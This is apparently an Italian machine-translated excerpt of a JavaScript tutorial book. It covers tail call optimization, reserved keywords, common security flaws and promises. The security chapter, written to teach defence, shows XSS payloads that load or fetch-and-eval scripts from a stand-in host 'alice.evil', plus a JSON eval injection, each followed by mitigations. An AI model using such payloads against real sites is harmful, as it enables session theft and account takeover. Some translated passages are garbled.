```
function a(){
  return b(); // 2
}
function b(){
  return 1; // 3
}
a(); // 1
```

Senza il TCO, la chiamata a `a ()` crea una nuova cornice per quella funzione. Quando quella funzione chiama `b ()` il frame di `a ()` viene inserito nello stack dei frame e viene creato un nuovo frame per la funzione `b ()`

Quando `b()` ritorna ad `a()` `a()`'s telaio viene estratto dallo stack telaio. Ritorna immediatamente al frame globale e quindi non usa nessuno degli stati salvati nello stack.

Il TCO riconosce che la chiamata da `a()` a `b()` è alla coda della funzione `a()` e quindi non è necessario spingere lo `a()` sullo stack di frame. Quando `b()` restituisce anziché tornare a `a()`, ritorna direttamente al frame globale. Ulteriore ottimizzazione eliminando i passaggi intermedi.

Il TCO consente alle funzioni ricorsive di avere una ricorsione indefinita in quanto lo stack di frame non cresce con ogni chiamata ricorsiva. Senza la funzione ricorsiva del TCO aveva una profondità ricorsiva limitata.

Nota TCO è una funzionalità di implementazione del motore javascript, non può essere implementata tramite un transpiler se il browser non lo supporta. Non vi è alcuna sintassi aggiuntiva nelle specifiche richieste per implementare il TCO e quindi vi è la preoccupazione che il TCO possa interrompere il web. Il suo rilascio nel mondo è cauto e potrebbe richiedere l'impostazione di browser / specifiche del motore per il futuro percepibile.

Loop ricorsivi

Tail Call Optimization rende possibile implementare in sicurezza loop ricorsivi senza preoccuparsi di overflow dello stack delle chiamate o di sovraccarico di stack di frame in crescita.

```
function indexOf(array, predicate, i = 0) {
  if (0 <= i && i < array.length) {
    if (predicate(array[i])) { return i; }
    return indexOf(array, predicate, i + 1); // the tail call
  }
}
indexOf([1,2,3,4,5,6,7], x => x === 5); // returns index of 5 which is 4
```

Leggi Ottimizzazione chiamata coda online:

<https://riptutorial.com/it/javascript/topic/2355/ottimizzazione-chiamata-coda>

Capitolo 79: Parole chiave riservate

introduzione

Alcune parole - le cosiddette *parole chiave* - sono trattate appositamente in JavaScript. Esiste una pletora di diversi tipi di parole chiave e sono cambiati in diverse versioni della lingua.

Examples

Parole chiave riservate

JavaScript ha una raccolta predefinita di *parole chiave riservate* che non è possibile utilizzare come variabili, etichette o nomi di funzioni.

ECMAScript 1

1

A - E	E - R	S - Z
break	export	super
case	extends	switch
catch	false	this
class	finally	throw
const	for	true
continue	function	try
debugger	if	typeof
default	import	var
delete	in	void
do	new	while
else	null	with
enum	return	

ECMAScript 2

Aggiunte **24** parole chiave riservate aggiuntive. (Nuove aggiunte in grassetto).

3 E4X

A - F	F - P	P - Z
abstract	final	public
boolean	finally	return
break	float	short
byte	for	static
case	function	super
catch	goto	switch
char	if	synchronized
class	implements	this
const	import	throw
continue	in	throws
debugger	instanceof	transient
default	int	true
delete	interface	try
do	long	typeof
double	native	var
else	new	void
enum	null	volatile
export	package	while
extends	private	with
false	protected	

ECMAScript 5 / 5.1

Non ci sono stati cambiamenti da *ECMAScript 3*.

ECMAScript 5 rimosso `int`, `byte`, `char`, `goto`, `long`, `final`, `float`, `short`, `double`, `native`, `throws`, `boolean`, `abstract`, `volatile`, `transient` e `synchronized`; ha aggiunto `let` e `yield`.

A - F	F - P	P - Z
break	finally	public
case	for	return

A - F	F - P	P - Z
catch	function	static
class	if	super
const	implements	switch
continue	import	this
debugger	in	throw
default	instanceof	true
delete	interface	try
do	let	typeof
else	new	var
enum	null	void
export	package	while
extends	private	with
false	protected	yield

implements , let , private , public , interface , package , protected , static e yield **non** sono **consentiti in modalità rigorosa** .

eval e gli arguments non sono parole riservate ma agiscono come in **modalità rigorosa**

.

ECMAScript 6 / ECMAScript 2015

A - E	E - R	S - Z
break	export	super
case	extends	switch
catch	finally	this
class	for	throw
const	function	try
continue	if	typeof
debugger	import	var
default	in	void
delete	instanceof	while
do	new	with

A - E	E - R	S - Z
else	return	yield

Parole chiave riservate future

Quanto segue sono riservati come parole chiave future dalla specifica ECMAScript. Al momento non hanno funzionalità speciali, ma potrebbero esserlo in futuro, quindi non possono essere utilizzate come identificatori.

enum

I seguenti sono riservati solo quando vengono trovati in un codice di modalità rigoroso:

implements	package	public
interface	private	`Statica`
let	protected	

Parole chiavi riservate future in standard più vecchi

Le seguenti sono riservate come parole chiave future dalle specifiche ECMAScript precedenti (ECMAScript 1 fino a 3).

abstract	float	short
boolean	goto	synchronized
byte	instanceof	throws
char	int	transient
double	long	volatile
final	native	

Inoltre, i valori letterali null, true e false non possono essere utilizzati come identificatori in ECMAScript.

Dalla [rete di sviluppatori Mozilla](#) .

Identificatori e nomi identificativi

Per quanto riguarda le parole riservate vi è una piccola distinzione tra gli *"identificatori"* utilizzati per i nomi di variabili o di funzioni e *"Nomi identificativi"* consentiti come proprietà dei tipi di dati compositi.

Ad esempio quanto segue provocherà un errore di sintassi illegale:

```
var break = true;
```

Uncaught SyntaxError: break token inaspettato

Tuttavia, il nome è ritenuto valido come proprietà di un oggetto (come da ECMAScript 5+):

```
var obj = {  
  break: true  
};  
console.log(obj.break);
```

Per citare da [questa risposta](#) :

Dalla specifica del [linguaggio ECMAScript® 5.1](#) :

Sezione 7.6

Identificatore I nomi sono token interpretati in base alla grammatica fornita nella sezione "Identificatori" del capitolo 5 dello standard Unicode, con alcune piccole modifiche. Un `Identifier` è un `IdentifierName` che non è un `ReservedWord` (vedi [7.6.1](#)).

Sintassi

```
Identifier ::  
  IdentifierName but not ReservedWord
```

Per specifica, un `ReservedWord` è:

Sezione 7.6.1

Una parola riservata è un `IdentifierName` che non può essere utilizzato come `Identifier` .

```
ReservedWord ::  
  Keyword  
  FutureReservedWord  
  NullLiteral  
  BooleanLiteral
```

Questo include parole chiave, parole chiave future, valori `null` e valori letterali booleani. L'elenco completo delle parole chiave si trova nelle [Sezioni 7.6.1](#) e le letterali sono nella [Sezione 7.8](#) .

Quanto sopra (Sezione 7.6) implica che `IdentifierName` può essere `ReservedWord` s, e dalle specifiche per gli [inizializzatori di oggetti](#) :

Sezione 11.1.5

Sintassi

```
ObjectLiteral :
```

```
{ }
{ PropertyNameAndValueList }
{ PropertyNameAndValueList , }
```

Dove `PropertyName` è, per specifica:

```
PropertyName :
  IdentifierName
  StringLiteral
  NumericLiteral
```

Come puoi vedere, un `PropertyName` può essere un `IdentifierName`, consentendo a `ReservedWord` di essere `PropertyName` s. Questo ci dice in modo definitivo che, *per specifica*, è permesso avere `ReservedWord` s come la `class` e `var` come `PropertyName` s non quotate come le stringhe letterali o i valori letterali numerici.

Per saperne di più, consultare la [Sezione 7.6](#) - Identificatori, nomi e identificatori.

Nota: l'evidenziatore della sintassi in questo esempio ha individuato la parola riservata e ancora evidenziata. Mentre l'esempio è valido, gli sviluppatori di Javascript possono essere scoperti da alcuni strumenti di compilatore / transpiler, linter e minifier che argomentano diversamente.

Leggi **Parole chiave riservate online**: <https://riptutorial.com/it/javascript/topic/1853/parole-chiave-riservate>

Capitolo 80: Problemi di sicurezza

introduzione

Questa è una raccolta di problemi di sicurezza JavaScript comuni, come XSS e eval injection. Questa raccolta contiene anche come mitigare questi problemi di sicurezza.

Examples

Cross-site scripting (XSS) riflessa

Diciamo che Joe possiede un sito Web che ti consente di accedere, visualizzare i video dei cuccioli e salvarli sul tuo account.

Ogni volta che un utente esegue una ricerca su quel sito web, viene reindirizzato a

`https://example.com/search?q=brown+puppies` .

Se la ricerca di un utente non corrisponde a qualcosa, allora vedono un messaggio sulla falsariga di:

La tua ricerca (**cuccioli marroni**), non ha eguagliato nulla. Riprova.

Sul back-end, quel messaggio viene visualizzato in questo modo:

```
if(!searchResults){
  webpage += "<div>Your search (<b>" + searchQuery + "</b>), didn't match anything. Try again.";
}
```

Tuttavia, quando Alice cerca le `<h1>headings</h1>` , ottiene questo risultato:

La tua ricerca (

intestazioni

) non corrisponde a nulla. Riprova.


HTML non elaborato:

```
Your search (<b><h1>headings</h1></b>) didn't match anything. Try again.
```

Di quanto Alice cerchi `<script>alert(1)</script>` , vede:

La tua ricerca (), non corrisponde a nulla. Riprova.

E:



Then Alice cerca `<script src = "https://alice.evil/puppy_xss.js"></script>`really cute puppies , e copia il link nella sua barra degli indirizzi, e delle e-mail Bob:

Bob,

Quando cerco dei [cuccioli carini](#) , non succede niente!

Poi, con Alice, Bob riesce a eseguire il suo script mentre Bob è connesso al suo account.

mitigazione:

1. Sfuggi a tutte le parentesi angolari nelle ricerche prima di restituire il termine di ricerca quando non vengono trovati risultati.
2. Non restituire il termine di ricerca quando non vengono trovati risultati.
3. **Aggiungi una [politica di sicurezza del contenuto](#) che si rifiuta di caricare il contenuto attivo da altri domini**

Persistente Cross-site scripting (XSS)

Diciamo che Bob possiede un sito web sociale che consente agli utenti di personalizzare i loro profili.

Alice si collega al sito Web di Bob, crea un account e passa alle impostazioni del suo profilo. Imposta la sua descrizione del profilo in `I'm actually too lazy to write something here.`

Quando i suoi amici visualizzano il suo profilo, questo codice viene eseguito sul server:

```
if(viewedPerson.profile.description){
    page += "<div>" + viewedPerson.profile.description + "</div>";
}else{
    page += "<div>This person doesn't have a profile description.</div>";
}
```

Come risultato in questo HTML:

```
<div>I'm actually too lazy to write something here.</div>
```

Then Alice imposta la descrizione del suo profilo su `I like HTML` . Quando visita il suo profilo, invece di vedere

` Mi piace HTML </ b>`

vede

Mi piace l'HTML

Quindi Alice imposta il suo profilo a

```
<script src = "https://alice.evil/profile_xss.js"></script>I'm actually too lazy to write something here.
```

Ogni volta che qualcuno visita il suo profilo, ottiene lo script di Alice eseguito sul sito web di Bob mentre è connesso come account.

attenuazione

1. Parentesi angolari di fuga nelle descrizioni del profilo, ecc.
2. Memorizza le descrizioni del profilo in un file di testo semplice che viene poi recuperato con uno script che aggiunge la descrizione tramite `.innerText`
3. **Aggiungi una politica di sicurezza del contenuto che si rifiuta di caricare il contenuto attivo da altri domini**

Script cross-site persistente da stringhe di stringhe JavaScript

Diciamo che Bob possiede un sito che ti consente di pubblicare messaggi pubblici.

I messaggi sono caricati da uno script che assomiglia a questo:

```
addMessage ("Message 1");  
addMessage ("Message 2");  
addMessage ("Message 3");  
addMessage ("Message 4");  
addMessage ("Message 5");  
addMessage ("Message 6");
```

La funzione `addMessage` aggiunge un messaggio inviato al DOM. Tuttavia, nel tentativo di evitare l'XSS, **qualsiasi HTML nei messaggi pubblicati è sfuggito.**

Lo script è generato **sul server in** questo modo:

```
for(var i = 0; i < messages.length; i++){  
    script += "addMessage(\"" + messages[i] + "\");";  
}
```

Quindi Alice scrive un messaggio che dice: `My mom said: "Life is good. Pie makes it better. "`. Quando visualizza il messaggio in anteprima, invece di vedere il suo messaggio, vede un errore nella console:

```
Uncaught SyntaxError: missing ) after argument list
```

Perché? Perché lo script generato si presenta così:

```
addMessage("My mom said: "Life is good. Pie makes it better. ");
```

Questo è un errore di sintassi. I post di Alice:

```
I like pie ");fetch("https://alice.evil/js_xss.js").then(x=>x.text()).then(eval);//
```

Quindi lo script generato assomiglia a:

```
addMessage("I like pie  
");fetch("https://alice.evil/js_xss.js").then(x=>x.text()).then(eval);//");
```

Questo aggiunge il messaggio `I like pie`, ma **scarica anche e esegue** `https://alice.evil/js_xss.js` **ogni volta che qualcuno visita il sito di Bob.**

mitigazione:

1. Passa il messaggio pubblicato in [JSON.stringify\(\)](#)
2. Invece di creare dinamicamente uno script, crea un semplice file di testo contenente tutti i messaggi recuperati successivamente dallo script
3. **Aggiungi una politica di sicurezza del contenuto che si rifiuta di caricare il contenuto attivo da altri domini**

Perché gli script di altre persone possono danneggiare il tuo sito Web e i suoi visitatori

Se non pensi che gli script dannosi possano danneggiare il tuo sito, **ti sbagli**. Ecco un elenco di ciò che uno script dannoso potrebbe fare:

1. Rimuoviti dal DOM in modo che **non possa essere tracciato**
2. Ruba i cookie di sessione degli utenti e **attiva l'autore dello script per accedere come e impersonarli**
3. Mostra un falso "La tua sessione è scaduta. Effettua nuovamente il login." messaggio che **invia la password dell'utente all'autore dello script**.
4. Registrare un operatore di servizi dannosi che esegue uno script dannoso **in ogni pagina visita** a quel sito Web.
5. Metti su un paywall falso chiedendo agli utenti di **pagare** per accedere al sito **che in realtà va all'autore dello script**.

Per favore, **non pensare che l'XSS non danneggi il tuo sito web e i suoi visitatori.**

Iniezione JSON Eval'd

Diciamo che ogni volta che qualcuno visita una pagina del profilo nel sito web di Bob, viene recuperato il seguente URL:

```
https://example.com/api/users/1234/profiledata.json
```

Con una risposta come questa:

```
{
  "name": "Bob",
  "description": "Likes pie & security holes."
}
```

Di quei dati vengono analizzati e inseriti:

```
var data = eval("(" + resp + ")");
document.getElementById("#name").innerText = data.name;
document.getElementById("#description").innerText = data.description;
```

Sembra buono, giusto? **Sbagliato.**

Cosa succede se la descrizione di qualcuno è `Mi Likes`

`XSS.");alert(1);({"name":"Alice","description":"Likes XSS. Mi Likes`

`XSS.");alert(1);({"name":"Alice","description":"Likes XSS. "Sembra strano, ma se mal eseguito, la risposta sarà:`

```
{
  "name": "Alice",
  "description": "Likes pie & security
holes.");alert(1);({"name":"Alice","description":"Likes XSS."
}
```

E questo sarà `eval` :

```
((
  "name": "Alice",
  "description": "Likes pie & security
holes.");alert(1);({"name":"Alice","description":"Likes XSS."
}))
```

Se non pensi che sia un problema, incollalo nella tua console e guarda cosa succede.

Mitigation

- Usa **JSON.parse** invece di **eval** per ottenere JSON. In generale, non usare `eval`, e sicuramente non usare `eval` con qualcosa che un utente potrebbe controllare. `Eval` [crea un nuovo contesto di esecuzione](#) , creando un **successo nelle prestazioni** .
- Esegui correttamente `"` e `\` nei dati utente prima di inserirli in JSON. Se esci semplicemente da `"` , allora succederà:

```
Hello! \});alert(1);({
```

Sarà convertito in:

```
"Hello! \\});alert(1);({"
```

Ops. Ricordati di sfuggire sia a \ che a " , o usa semplicemente JSON.parse.

Leggi **Problemi di sicurezza online**: <https://riptutorial.com/it/javascript/topic/10723/problemi-di-sicurezza>

Capitolo 81: promesse

Sintassi

- nuova promessa (/ * funzione esecutore: * / funzione (risoluzione, rifiuto) {})
- promise.then (onFulfilled [, onRejected])
- promise.catch (onRejected)
- Promise.resolve (risoluzione)
- Promise.reject (ragione)
- Promise.all (iterable)
- Promise.race (iterable)

Osservazioni

Le promesse fanno parte delle specifiche di ECMAScript 2015 e il [supporto del browser](#) è limitato, con l'88% dei browser in tutto il mondo che lo supportano a partire da luglio 2017. La tabella seguente offre una panoramica delle prime versioni del browser che forniscono supporto per le promesse.

Cromo	Bordo	Firefox	Internet Explorer	musica lirica	Opera Mini	Safari	Safari iOS
32	12	27	X	19	X	7.1	8

In ambienti che non li supportano, `Promise` può essere polyfilled. Le librerie di terze parti possono anche fornire funzionalità estese, come la "promisurazione" automatica delle funzioni di callback o metodi aggiuntivi come il `progress` noto anche come `notify`.

Il sito web standard Promises / A + fornisce un [elenco di implementazioni conformi a 1.0 e 1.1](#). Prometti callback basati sullo standard A + vengono sempre eseguiti in modo asincrono come [microtasks nel ciclo degli eventi](#).

Examples

Prometti concatenamento

Il metodo `then` di una promessa restituisce una nuova promessa.

```
const promise = new Promise(resolve => setTimeout(resolve, 5000));

promise
  // 5 seconds later
  .then(() => 2)
  // returning a value from a then callback will cause
  // the new promise to resolve with this value
```

```
.then(value => { /* value === 2 */ });
```

Restituendo una `Promise` da un callback `then` lo aggiungerà alla catena di promesse.

```
function wait(millis) {
  return new Promise(resolve => setTimeout(resolve, millis));
}

const p = wait(5000).then(() => wait(4000)).then(() => wait(1000));
p.then(() => { /* 10 seconds have passed */ });
```

Una `catch` consente a una promessa rifiutata di recuperare, in modo simile a come funziona il `catch` in una dichiarazione `try / catch`. Qualsiasi incatenato `then` dopo una `catch` eseguirà il suo gestore di determinazione utilizzando il valore risolto dalla `catch`.

```
const p = new Promise(resolve => {throw 'oh no'});
p.catch(() => 'oh yes').then(console.log.bind(console)); // outputs "oh yes"
```

Se non ci sono operatori di `catch` o `reject` nel mezzo della catena, un `catch` alla fine catturerà qualsiasi rifiuto nella catena:

```
p.catch(() => Promise.reject('oh yes'))
  .then(console.log.bind(console)) // won't be called
  .catch(console.error.bind(console)); // outputs "oh yes"
```

In alcune occasioni, potresti voler "ramificare" l'esecuzione delle funzioni. Puoi farlo restituendo diverse promesse da una funzione a seconda della condizione. Più avanti nel codice, è possibile unire tutti questi rami in uno per chiamare altre funzioni su di essi e / o per gestire tutti gli errori in un unico punto.

```
promise
  .then(result => {
    if (result.condition) {
      return handlerFn1()
        .then(handlerFn2);
    } else if (result.condition2) {
      return handlerFn3()
        .then(handlerFn4);
    } else {
      throw new Error("Invalid result");
    }
  })
  .then(handlerFn5)
  .catch(err => {
    console.error(err);
  });
```

Pertanto, l'ordine di esecuzione delle funzioni è simile a:

```
promise --> handlerFn1 -> handlerFn2 --> handlerFn5 ~~~> .catch()
      |                               ^
      v                               |
      -> handlerFn3 -> handlerFn4 -^
```

La singola `catch` otterrà l'errore su qualsiasi ramo si verifichi.

introduzione


Un oggetto `Promise` rappresenta un'operazione che *ha prodotto o che alla fine produrrà* un valore. Le promesse forniscono un modo efficace per avvolgere il risultato (possibilmente in sospeso) del lavoro asincrono, attenuando il problema dei callback profondamente nidificati (noto come "`inferno di callback`").

Stati e controllo del flusso

Una promessa può essere in uno dei tre stati:

- *in sospeso* - L'operazione sottostante non è stata ancora completata e la promessa è in *attesa di adempimento*.
- *soddisfatto* - L'operazione è finita e la promessa è *soddisfatta* con un *valore*. Questo è analogo alla restituzione di un valore da una funzione sincrona.
- *respinto* - Si è verificato un errore durante l'operazione e la promessa viene *respinta* per un *motivo*. Questo è analogo al lancio di un errore in una funzione sincrona.

Si dice che una promessa sia *risolta* (o *risolta*) quando è soddisfatta o respinta. Una volta stabilita una promessa, diventa immutabile e il suo stato non può cambiare. I metodi `then` e `catch` di una promessa possono essere utilizzati per allegare i callback che vengono eseguiti quando viene risolto. Questi callback vengono richiamati rispettivamente con il valore di evasione e il motivo di rifiuto.



Esempio


```

const promise = new Promise((resolve, reject) => {
  // Perform some work (possibly asynchronous)
  // ...

  if (/* Work has successfully finished and produced "value" */) {
    resolve(value);
  } else {
    // Something went wrong because of "reason"
    // The reason is traditionally an Error object, although
    // this is not required or enforced.
    let reason = new Error(message);
    reject(reason);

    // Throwing an error also rejects the promise.
    throw reason;
  }
});

```

I metodi `then` e `catch` possono essere utilizzati per allegare callback di adempimento e rifiuto:

```

promise.then(value => {
  // Work has completed successfully,
  // promise has been fulfilled with "value"
}).catch(reason => {
  // Something went wrong,
  // promise has been rejected with "reason"
});

```

Nota: la chiamata di `promise.then(...)` e `promise.catch(...)` sulla stessa promessa potrebbe comportare `Uncaught exception in Promise` se si verifica un errore, durante l'esecuzione della promessa o all'interno di uno dei callback, quindi il modo preferito sarebbe quello di collegare il prossimo ascoltatore alla promessa restituita dal precedente `then / catch`.

In alternativa, entrambe le callback possono essere allegate in una singola chiamata per `then`:

```

promise.then(onFulfilled, onRejected);

```

Allegando i callback a una promessa che è già stata risolta, li inseriremo immediatamente nella coda del `microtask` e verranno richiamati "il prima possibile" (cioè immediatamente dopo lo script attualmente in esecuzione). Non è necessario verificare lo stato della promessa prima di allegare i callback, diversamente da molte altre implementazioni che generano eventi.

Dimostrazione dal vivo

Chiamata funzione di ritardo

Il metodo `setTimeout()` chiama una funzione o valuta un'espressione dopo un numero specificato di millisecondi. È anche un modo banale per ottenere un'operazione asincrona.

In questo esempio, la chiamata alla funzione `wait` risolve la promessa dopo il tempo specificato come primo argomento:

```
function wait(ms) {
  return new Promise(resolve => setTimeout(resolve, ms));
}

wait(5000).then(() => {
  console.log('5 seconds have passed...');
});
```

In attesa di più promesse simultanee

Il metodo statico `Promise.all()` accetta un iterable (ad esempio una `Array`) di promesse e restituisce una nuova promessa, che si risolve quando **tutte le** promesse nell'iterable si sono risolte, o rifiuta se **almeno una** delle promesse nell' iterable è stata respinta.

```
// wait "millis" ms, then resolve with "value"
function resolve(value, milliseconds) {
  return new Promise(resolve => setTimeout(() => resolve(value), milliseconds));
}

// wait "millis" ms, then reject with "reason"
function reject(reason, milliseconds) {
  return new Promise( (_, reject) => setTimeout(() => reject(reason), milliseconds));
}

Promise.all([
  resolve(1, 5000),
  resolve(2, 6000),
  resolve(3, 7000)
]).then(values => console.log(values)); // outputs "[1, 2, 3]" after 7 seconds.

Promise.all([
  resolve(1, 5000),
  reject('Error!', 6000),
  resolve(2, 7000)
]).then(values => console.log(values)) // does not output anything
.catch(reason => console.log(reason)); // outputs "Error!" after 6 seconds.
```

I valori non promettenti nel iterable sono "promisi" .

```
Promise.all([
  resolve(1, 5000),
  resolve(2, 6000),
  { hello: 3 }
])
.then(values => console.log(values)); // outputs "[1, 2, { hello: 3 }]" after 6 seconds
```

L'incarico di distruzione può aiutare a recuperare i risultati da molteplici promesse.

```
Promise.all([
  resolve(1, 5000),
  resolve(2, 6000),
  resolve(3, 7000)
])
.then(([result1, result2, result3]) => {
  console.log(result1);
  console.log(result2);
});
```

```
    console.log(result3);
  });
```

Aspettando la prima delle molteplici promesse simultanee

Il metodo statico `Promise.race()` accetta un iterable di Promises e restituisce una nuova Promessa che risolve o rifiuta non appena la **prima** delle promesse nell'iterable è stata risolta o respinta.

```
// wait "milliseconds" milliseconds, then resolve with "value"
function resolve(value, milliseconds) {
  return new Promise(resolve => setTimeout(() => resolve(value), milliseconds));
}

// wait "milliseconds" milliseconds, then reject with "reason"
function reject(reason, milliseconds) {
  return new Promise( (_, reject) => setTimeout(() => reject(reason), milliseconds));
}

Promise.race([
  resolve(1, 5000),
  resolve(2, 3000),
  resolve(3, 1000)
])
.then(value => console.log(value)); // outputs "3" after 1 second.

Promise.race([
  reject(new Error('bad things!'), 1000),
  resolve(2, 2000)
])
.then(value => console.log(value)) // does not output anything
.catch(error => console.log(error.message)); // outputs "bad things!" after 1 second
```

Valori "promettenti"

Il metodo statico `Promise.resolve` può essere utilizzato per avvolgere i valori in promesse.

```
let resolved = Promise.resolve(2);
resolved.then(value => {
  // immediately invoked
  // value === 2
});
```

Se il `value` è già una promessa, `Promise.resolve` semplicemente lo `Promise.resolve`.

```
let one = new Promise(resolve => setTimeout(() => resolve(2), 1000));
let two = Promise.resolve(one);
two.then(value => {
  // 1 second has passed
  // value === 2
});
```

In effetti, il `value` può essere qualsiasi "percorribile" (oggetto che definisce un metodo `then` che funziona sufficientemente come una promessa conforme alle specifiche). Ciò consente a

`Promise.resolve` di convertire oggetti di terze parti non attendibili in promesse di parte 1 attendibili.

```
let resolved = Promise.resolve({
  then(onResolved) {
    onResolved(2);
  }
});
resolved.then(value => {
  // immediately invoked
  // value === 2
});
```

Il metodo statico `Promise.reject` restituisce una promessa che immediatamente rifiuta con il `reason`

```
let rejected = Promise.reject("Oops!");
rejected.catch(reason => {
  // immediately invoked
  // reason === "Oops!"
});
```

Funzioni "Promisifying" con callback

Data una funzione che accetta un callback in stile nodo,

```
fooFn(options, function callback(err, result) { ... });
```

puoi prometterlo (*convertirlo in una funzione basata su promesse*) come questo:

```
function promiseFooFn(options) {
  return new Promise((resolve, reject) =>
    fooFn(options, (err, result) =>
      // If there's an error, reject; otherwise resolve
      err ? reject(err) : resolve(result)
    )
  );
}
```

Questa funzione può quindi essere utilizzata come segue:

```
promiseFooFn(options).then(result => {
  // success!
}).catch(err => {
  // error!
});
```

In un modo più generico, ecco come promettere una determinata funzione di callback-style:

```
function promisify(func) {
  return function(...args) {
    return new Promise((resolve, reject) => {
      func(...args, (err, result) => err ? reject(err) : resolve(result));
    });
  };
}
```

```
}  
}
```

Questo può essere usato in questo modo:

```
const fs = require('fs');  
const promisedStat = promisify(fs.stat.bind(fs));  
  
promisedStat('/foo/bar')  
  .then(stat => console.log('STATE', stat))  
  .catch(err => console.log('ERROR', err));
```

Gestione degli errori

Gli errori generati dalle promesse vengono gestiti dal secondo parametro (`reject`) passato a `then` o dal gestore passato a `catch` :

```
throwErrorAsync()  
  .then(null, error => { /* handle error here */ });  
// or  
throwErrorAsync()  
  .catch(error => { /* handle error here */ });
```

chaining

Se si dispone di una catena di promesse, allora un errore causerà la mancata `resolve` gestori:

```
throwErrorAsync()  
  .then(() => { /* never called */ })  
  .catch(error => { /* handle error here */ });
```

Lo stesso vale per le tue funzioni `then` . Se un gestore di `resolve` genera un'eccezione, verrà richiamato il prossimo gestore di `reject` :

```
doSomethingAsync()  
  .then(result => { throwErrorSync(); })  
  .then(() => { /* never called */ })  
  .catch(error => { /* handle error from throwErrorSync() */ });
```

Un gestore di errori restituisce una nuova promessa, consentendo di continuare una catena di promesse. La promessa restituita dal gestore degli errori viene risolta con il valore restituito dal gestore:

```
throwErrorAsync()  
  .catch(error => { /* handle error here */; return result; })  
  .then(result => { /* handle result here */ });
```

Puoi lasciare che un errore si sovrapponga a una catena di promesse rilanciando l'errore:

```
throwErrorAsync()
```

```

.catch(error => {
  /* handle error from throwErrorAsync() */
  throw error;
})
.then(() => { /* will not be called if there's an error */ })
.catch(error => { /* will get called with the same error */ });

```

È possibile generare un'eccezione che non è gestita dalla promessa avvolgendo l'istruzione `throw` all'interno di un callback `setTimeout` :

```

new Promise((resolve, reject) => {
  setTimeout(() => { throw new Error(); });
});

```

Funziona perché le promesse non possono gestire eccezioni generate in modo asincrono.

Rifiuti non gestiti

Un errore verrà ignorato silenziosamente se una promessa non ha un blocco `catch` o un gestore di `reject` :

```

throwErrorAsync()
  .then(() => { /* will not be called */ });
// error silently ignored

```

Per evitare ciò, usa sempre un blocco `catch` :

```

throwErrorAsync()
  .then(() => { /* will not be called */ })
  .catch(error => { /* handle error*/ });
// or
throwErrorAsync()
  .then(() => { /* will not be called */ }, error => { /* handle error*/ });

```

In alternativa, iscriviti all'evento [unhandledrejection](#) per raccogliere eventuali promesse respinte non gestite:

```

window.addEventListener('unhandledrejection', event => {});

```

Alcune promesse possono gestire il loro rifiuto più tardi del loro tempo di creazione. L'evento di [rejectionhandled](#) viene licenziato ogni volta che viene gestita una tale promessa:

```

window.addEventListener('unhandledrejection', event => console.log('unhandled'));
window.addEventListener('rejectionhandled', event => console.log('handled'));
var p = Promise.reject('test');

setTimeout(() => p.catch(console.log), 1000);

// Will print 'unhandled', and after one second 'test' and 'handled'

```

L'argomento `event` contiene informazioni sul rifiuto. `event.reason` è l'oggetto `error` e `event.promise` è

l'oggetto promessa che ha causato l'evento.

In Nodejs le `rejectionhandled` e `unhandledrejection` eventi sono chiamati `rejectionHandled` e `unhandledRejection` sul `process`, rispettivamente, e hanno una firma diversa:

```
process.on('rejectionHandled', (reason, promise) => {});
process.on('unhandledRejection', (reason, promise) => {});
```

L'argomento `reason` è l'oggetto `error` e l'argomento `promise` è un riferimento all'oggetto promessa che ha causato l'attivazione dell'evento.

